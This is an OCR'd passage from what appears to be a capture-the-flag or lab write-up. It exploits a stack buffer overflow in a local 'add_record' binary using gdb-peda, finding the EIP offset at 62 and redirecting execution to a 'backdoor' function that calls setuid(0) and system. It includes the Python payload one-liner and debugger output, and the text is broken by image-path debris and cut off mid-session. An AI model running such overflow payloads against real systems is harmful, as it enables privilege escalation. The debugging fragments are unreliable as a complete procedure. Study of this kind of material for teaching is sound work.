EFLAGS: 0×10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
Invalid $PC address: 0×41414841
[----------stack----------]
0000| 0×ffffdc40 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0004| 0×ffffdc44 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0×ffffdc48 ("AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0012| 0×ffffdc4c ("4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0×ffffdc50 ("AAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0020| 0×ffffdc54 ("A5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwA
```

```
gdb-peda$ pattern search
pattern search
Registers contain pattern buffer:
EBX+0 found at offset: 54
EBP+0 found at offset: 58
EIP+0 found at offset: 62
Registers point to pattern buffer:
[EAX] ⟶ offset 0 - size ~200
[ECX] ⟶ offset 196 - size ~4
[EDX] ⟶ offset 196 - size ~4
[ESP] ⟶ offset 66 - size ~134
[EDI] ⟶ offset 194 - size ~6
Pattern buffer found at:
0×0804a6d0 : offset    0 - size  200 ([heap])
0×ffffdbfe : offset    0 - size  200 ($sp + -0×42 [-17 dwords])
0×ffffdcc7 : offset  107 - size   93 ($sp + 0×87 [33 dwords])
References to pattern buffer found at:
0×f7fc25cc : 0×0804a6d0 (/lib32/libc-2.27.so)
0×f7fc25d0 : 0×0804a6d0 (/lib32/libc-2.27.so)
0×f7fc25d4 : 0×0804a6d0 (/lib32/libc-2.27.so)
0×f7fc25d8 : 0×0804a6d0 (/lib32/libc-2.27.so)
0×f7fc25dc : 0×0804a6d0 (/lib32/libc-2.27.so)
0×ffffd548 : 0×0804a6d0 ($sp + -0×6f8 [-446 dwords])
0×ffffdbc8 : 0×ffffdbfe ($sp + -0×78 [-30 dwords])
0×ffffdbe0 : 0×ffffdbfe ($sp + -0×60 [-24 dwords])
```

```
socnet@socnet2:~$ gdb add_record
gdb add_record
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from add_record...(no debugging symbols found)...done.
gdb-peda$
```

```
gdb-peda$ pattern create 100
pattern create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAA
fAA5AAKAAgAA6AAL'
gdb-peda$
```

r=run


gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): m
m
Years worked(int): 1
1
Salary(int): 1
1
Ever got in trouble? 1 (yes) or 0 (no): 1
1
Explain: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAe
AA4AAJAAfAA5AAKAAgAA6AAL
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAf
AA5AAKAAgAA6AAL
Program received signal SIGSEGV, Segmentation fault.
registers
EAX: 0xffffdbfe ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAd
AA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EBX: 0x63414147 ('GAAc')
ECX: 0xffffdcc0 ⟶ 0x0
EDX: 0xffffdc62 ⟶ 0x42414100 ('')
ESI: 0xf7fc2000 ⟶ 0x1d4d6c
EDI: 0xffffdcc0 ⟶ 0x0
EBP: 0x41324141 ('AA2A')
ESP: 0xffffdc40 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x41414841 ('AHAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
code
Invalid $PC address: 0x41414841
stack
0000| 0xffffdc40 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffdc44 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffdc48 ("AeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffdc4c ("4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffdc50 ("AAfAA5AAKAAgAA6AAL")
0020| 0xffffdc54 ("A5AAKAAgAA6AAL")
0024| 0xffffdc58 ("KAAgAA6AAL")
0028| 0xffffdc5c ("AA6AAL")
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414841 in ?? ()

```
gdb-peda$ pattern search
pattern search
Registers contain pattern buffer:
EBX+0 found at offset: 54
EBP+0 found at offset: 58
EIP+0 found at offset: 62
Registers point to pattern buffer:
[EAX] ⟶ offset 0 - size ~100
[ESP] ⟶ offset 66 - size ~34
Pattern buffer found at:
0x0804a6d0 : offset    0 - size  100 ([heap])
0xffffdbfe : offset    0 - size  100 ($sp + -0x42 [-17 dwords])
0xffffdc63 : offset    7 - size   93 ($sp + 0x23 [8 dwords])
References to pattern buffer found at:
0xf7fc25cc : 0x0804a6d0 (/lib32/libc-2.27.so)
0xf7fc25d0 : 0x0804a6d0 (/lib32/libc-2.27.so)
0xf7fc25d4 : 0x0804a6d0 (/lib32/libc-2.27.so)
0xf7fc25d8 : 0x0804a6d0 (/lib32/libc-2.27.so)
0xf7fc25dc : 0x0804a6d0 (/lib32/libc-2.27.so)
0xffffd548 : 0x0804a6d0 ($sp + -0x6f8 [-446 dwords])
0xffffdbc8 : 0xffffdbfe ($sp + -0x78 [-30 dwords])
0xffffdbe0 : 0xffffdbfe ($sp + -0x60 [-24 dwords])
gdb-peda$
```

```
gdb-peda$ q
q
socnet@socnet2:~$ python -c "print('name\n1\n1\n1\n1\n'+'A'*62+'BBCC')" > tmp2
< "print('name\n1\n1\n1\n1\n'+'A'*62+'BBCC')" > tmp2
socnet@socnet2:~$ gdb add_record
gdb add_record
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from add_record...(no debugging symbols found)...done.
gdb-peda$
```

❾ Create a working exploit that launches backdoor function

```
gdb-peda$ disas backdoor
disas backdoor
Dump of assembler code for function backdoor:
   0x08048676 <+0>:     push   ebp
   0x08048677 <+1>:     mov    ebp,esp
   0x08048679 <+3>:     push   ebx
   0x0804867a <+4>:     sub    esp,0x4
   0x0804867d <+7>:     call   0x80485b0 <__x86.get_pc_thunk.bx>
   0x08048682 <+12>:    add    ebx,0x16c6
   0x08048688 <+18>:    sub    esp,0xc
   0x0804868b <+21>:    push   0x0
   0x0804868d <+23>:    call   0x8048530 <setuid@plt>
   0x08048692 <+28>:    add    esp,0x10
   0x08048695 <+31>:    sub    esp,0xc
   0x08048698 <+34>:    lea    eax,[ebx-0x13f8]
   0x0804869e <+40>:    push   eax
   0x0804869f <+41>:    call   0x80484f0 <system@plt>
   0x080486a4 <+46>:    add    esp,0x10
   0x080486a7 <+49>:    nop
   0x080486a8 <+50>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080486ab <+53>:    leave
   0x080486ac <+54>:    ret
End of assembler dump.
gdb-peda$
```


```
socnet@socnet2:~$ python -c "import struct;print('name\n1\n1\n1\n'+'A'*62+struct.pack('I',0x08048676))" >
tmp2
<1\n1\n'+'A'*62+struct.pack('I',0x08048676))" > tmp2
socnet@socnet2:~$
```

```
tmp2
<1\n1\n'+'A'*62+struct.pack('I',0x08048676))" > tmp2
socnet@socnet2:~$ cat tmp2
cat tmp2
name
1
1
1
1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAv
socnet@socnet2:~$
```


```
gdb-peda$ break vuln
break vuln
Breakpoint 1 at 0x80486b1
gdb-peda$
```


```
gdb-peda$ break vuln
break vuln
Breakpoint 1 at 0x80486b1
gdb-peda$ r < tmp2
r < tmp2
Starting program: /home/socnet/add_record < tmp2
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
[----------------------------------registers-----------------------------------]
EAX: 0xffffdc5c --> 0x31 ('1')
EBX: 0x8049d48 --> 0x8049c58 --> 0x1
ECX: 0xf7fc25c0 --> 0xfbad2088
EDX: 0xf7fc389c --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdcc0 --> 0x1
EBP: 0xffffdc38 --> 0xffffdd08 --> 0x0
ESP: 0xffffdc34 --> 0x8049d48 --> 0x8049c58 --> 0x1
EIP: 0x80486b1 (<vuln+4>:       sub    esp,0x44)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80486ad <vuln>:    push   ebp
   0x80486ae <vuln+1>:  mov    ebp,esp
   0x80486b0 <vuln+3>:  push   ebx
=> 0x80486b1 <vuln+4>:  sub    esp,0x44
   0x80486b4 <vuln+7>:  call   0x80488c2 <__x86.get_pc_thunk.ax>
   0x80486b9 <vuln+12>: add    eax,0x168f
   0x80486be <vuln+17>: sub    esp,0x8
   0x80486c1 <vuln+20>: push   DWORD PTR [ebp+0x8]
[-------------------------------------stack-------------------------------------]
0000| 0xffffdc34 --> 0x8049d48 --> 0x8049c58 --> 0x1
0004| 0xffffdc38 --> 0xffffdd08 --> 0x0
0008| 0xffffdc3c --> 0x8048839 (<main+353>:     add    esp,0x10)
0012| 0xffffdc40 --> 0xffffdc5c --> 0x31 ('1')
0016| 0xffffdc44 --> 0xffffdcc0 --> 0x1
0020| 0xffffdc48 --> 0xffffdd08 --> 0x0
0024| 0xffffdc4c --> 0x80487ef (<main+279>:     mov    DWORD PTR [ebp-0x20],eax)
0028| 0xffffdc50 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080486b1 in vuln ()
gdb-peda$
```


```
[----------------------------------registers-----------------------------------]
EAX: 0xffffdc5c --> 0x31 ('1')
EBX: 0x8049d48 --> 0x8049c58 --> 0x1
ECX: 0xf7fc25c0 --> 0xfbad2088
EDX: 0xf7fc389c --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdcc0 --> 0x1
EBP: 0xffffdc38 --> 0xffffdd08 --> 0x0
ESP: 0xffffdbf0 --> 0xf7fc25c0 --> 0xfbad2088
EIP: 0x80486b4 (<vuln+7>:       call   0x80488c2 <__x86.get_pc_thunk.ax>)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80486ae <vuln+1>:  mov    ebp,esp
   0x80486b0 <vuln+3>:  push   ebx
   0x80486b1 <vuln+4>:  sub    esp,0x44
=> 0x80486b4 <vuln+7>:  call   0x80488c2 <__x86.get_pc_thunk.ax>
   0x80486b9 <vuln+12>: add    eax,0x168f
   0x80486be <vuln+17>: sub    esp,0x8
   0x80486c1 <vuln+20>: push   DWORD PTR [ebp+0x8]
   0x80486c4 <vuln+23>: lea    edx,[ebp-0x3a]
Guessed arguments:
arg[0]: 0xf7fc25c0 --> 0xfbad2088
arg[1]: 0xffffdc5d --> 0x0
[-------------------------------------stack-------------------------------------]
0000| 0xffffdbf0 --> 0xf7fc25c0 --> 0xfbad2088
0004| 0xffffdbf4 --> 0xffffdc5d --> 0x0
0008| 0xffffdbf8 --> 0x7fffffff
0012| 0xffffdbfc --> 0xa ('\n')
0016| 0xffffdc00 --> 0x0
0020| 0xffffdc04 --> 0xf7df16d8 --> 0x3eb2
0024| 0xffffdc08 --> 0xf7e3560b (<vfprintf+11>: add    ebx,0x18c9f5)
0028| 0xffffdc0c --> 0x8049d48 --> 0x8049c58 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080486b4 in vuln ()
```





❾After many times of tapes ni or enter



code
0×80486d2 <vuln+37>: nop
0×80486d3 <vuln+38>: mov ebx,DWORD PTR [ebp-0×4]
